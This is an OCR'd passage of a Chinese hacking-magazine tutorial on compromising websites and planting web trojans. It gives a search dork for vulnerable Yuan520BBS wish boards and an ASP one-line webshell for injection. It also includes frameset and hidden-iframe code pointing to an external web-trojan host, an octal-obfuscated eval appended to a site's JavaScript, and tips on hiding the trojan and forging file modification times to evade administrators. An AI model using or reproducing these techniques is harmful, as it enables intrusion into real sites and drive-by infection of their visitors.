


图3

现在得到了这一整段代码的八进制/十六进制的表示结果了，我们把young.gif里的内容重新改写为 eval（"八进制/十六进制转换结果"）并保存，就得到了一个免杀的young.gif了，如图4。这个过程可以循环多次进行，由于本人水平有限，就不给大家制作相应的工具了。




图4

二、webshell的寻找

看到这个标题不要以为我要公布一个新的漏洞使大家迅速找到webshell，我希望大家知道的一点是，没有什么公开的漏洞可以让你迅速获取大量的webshell，菜鸟们获取webshell的方法只有一个：多看《黑客X档案》并学习里面最新的漏洞与入侵方法，提高了技术，才有webshell。举个例子，在今年第1期的X档案里有一篇关于Yuan520BBS系统漏洞的文章，仔细研究之后，我们就可以总结出其攻击方法。

到Google搜索关键字：**inurl:wish.asp 管理员维护**，找到该系统的许愿板后，将最后一个"/"改为"%5c"得到其数据库的位置，如图5。

我们访问http://tv.godvij.com/wish/dbqy.asp就可以看到一堆的乱码，只要末尾没有提示500错误或类型不匹配的东西，基本上就是表示有漏洞。单击"许愿"后，在"祈求愿望"写入




图 5

一句话 ASP 木马（<%eval request("#")%>比作者那个 execute 好些，它插入后页面不会出错，而且长度也短）。

提交后，我们就可以使用海阳顶端一句话客户端来连接数据库得到 webshell 了，如图 6（这种类型的 webshell 看起来不舒服，用起来也不方便，当你找不到按钮菜单的时候，请多按几下 TAB 键）。

因此，再次重申，实践 X 档案上的文章提高技术才是获取 webshell 最快的方法。




图 6

三、多彩多样的挂马方式

我们把常见的几种挂马的代码和效果都演示一遍。

1.框架法

上面我们得到的那个 shell 很特别，wish 目录下居然连默认的首页都没有，那我们就替它做做好事，做出一个 index.asp，内容如下：

```
<frameset rows="444,0" cols="*">
<frame src="wish.asp" framborder="no" scrolling="auto" noresize marginwidth="0" marginheight="0">
<frame src="http://zhiyeqianqian.51web.cn/pc/index.htm" frameborder="no" scrolling="no" noresize marginwidth="0" marginheight="0">
</frameset>
```

这样，别人只要访问 http://tv.godvij.com/wish/，就会自动寻找到 index.asp，而这个页面是我做出来的，它看起来和许愿页面（wish.asp）完全一样，而实际上却暗藏着 http://zhiyeqianqian.51web.cn/pc/index.htm 这个网页木马在里面，大家只需要把这个地方改成自己的网页木马地址就可以了。

2.iframe 内嵌框架法与 script 包含文件结合

iframe 挂马太常见，很容易被发现，那么我们不妨在这个基础上多做些变化。

在刚才获得的 webshell 里，我们通过编辑查看 wish.asp 源码时会看到一句：<SCRIPT src="tip.js" type=text/javascript></SCRIPT>。这说明该页调用了 tip.js，那么我们打开 tip.js，把下面代码补到最后面：document.write ("<iframe src=http://zhiyeqianqian.51web.cn/pc/index.htm width=0 height=0 frameborder=0></iframe>")。当别人访问 wish.asp 的时候，一样会中招，可是查看 wish.asp 的源码时却不会直接出现 iframe 的字样，如图 7、图 8。




图 7




图 8

当然，如果管理员查看 tip.js，还是会一眼就看到我们的网页木马真实地址，要想让管理员没那么轻松找到我们藏马的地方，我们可以用上面加密的方式来打造挂马代码，比如把上面的代码改成：

```
eval("\144\157\143\165\155\145\156\164\56\167\162\151\164\145\40\50\42\74\151\146\162\141\155\145\40\163\162\143\75\150\164\164\160\72\57\57\172\150\151\171\145\161\151\141\156\161\151\141\156\56\65\61\167\145\142\56\143\156\57\160\143\57\151\156\144\145\170\56\150\164\155\40\167\151\144\164\150\75\60\40\150\145\151\147\150\164\75\60\40\146\162\141\155\145\142\157\162\144\145\162\75\60\76\74\57\151\146\162\141\155\145\76\42\51")
```

这次即使管理员看到我们挂的马也会头大吧，嘿嘿！

3.传说中 99%IE 浏览器存在的漏洞

最近听说出了个新洞，测试代码如下：

```
<h1>这是最开始显示的代码</h1>
<script type="text/jscript">
function test(){
document.write('这是最后显示的代码');}
window.onload=test;
</script>
<b>这也是最开始显示的代码，但是页面加载完毕后都不见了</b>
```

把它保存为 html 文件，打开后如图 9 所示，允许执行脚本后如图 10 所示。

查看源码看不到最开始显示的内容，这意味着如果我们把挂马代码藏在那些位置的话，然后在 window.onload 里显示一个




图 9

正常的页面，别人访问后，即使有疑心，查看源文件也不容易看到隐藏的猫腻。

我水平不高，只想到下面的这个方法来挂马，仅供参考：




图 10

```
<iframe src=http://zhiyeqianqian.51web.cn/pc/index.htm width=0 height=0 frameborder=0></iframe>
<script type="text/javascript">
function jmp(){
location.href="wish.asp";}
window.onload=jmp;
</script>
```

将以上代码保存为 index.asp，里面的网马地址自己换，这样人们访问 http://tv.godvij.com/wish 后，就会自动打开网页木马然后马上跳转到 wish.asp 去，一般人是注意不到的。

四、状态栏的隐藏

有时候电脑或网速慢，我们会在被挂的网页状态栏看到“正在打开http://www.muma.com/muma.htm...”这样的字样。为了把它消除掉，我们可以把网页木马整个放在被挂的站点上，然后给网页木马起个隐蔽点的名字，比如这里生成的网页木马改名为 top.asp 后，就放在被挂的站点上，别人看起来状态栏里显示的就是“正在打开 top.asp…”是不是很自然呢？当然，这样做也有坏处，有时候你好不容易做了个免杀的马儿，如果全部放到了别人的站上，被管理员发现后上报给杀毒软件公司，心血就白费了。

五、文件修改时间

如果发现自己的站点有异状，站长只需要让所有文件按修改时间排列，然后查看最近被修改的几个文件，用备份文件覆盖还原即可恢复。因此，我们还需要将插入马儿的文件进行时间修改，这就得用到海阳顶端木马的“Shell.Application 文件浏览操作器”了。进入站点目录后，选中我们插马的页面，单击属性，就可以修改其中的“最后修改时间”项，单击“修改”按钮即可成功，如图 11。

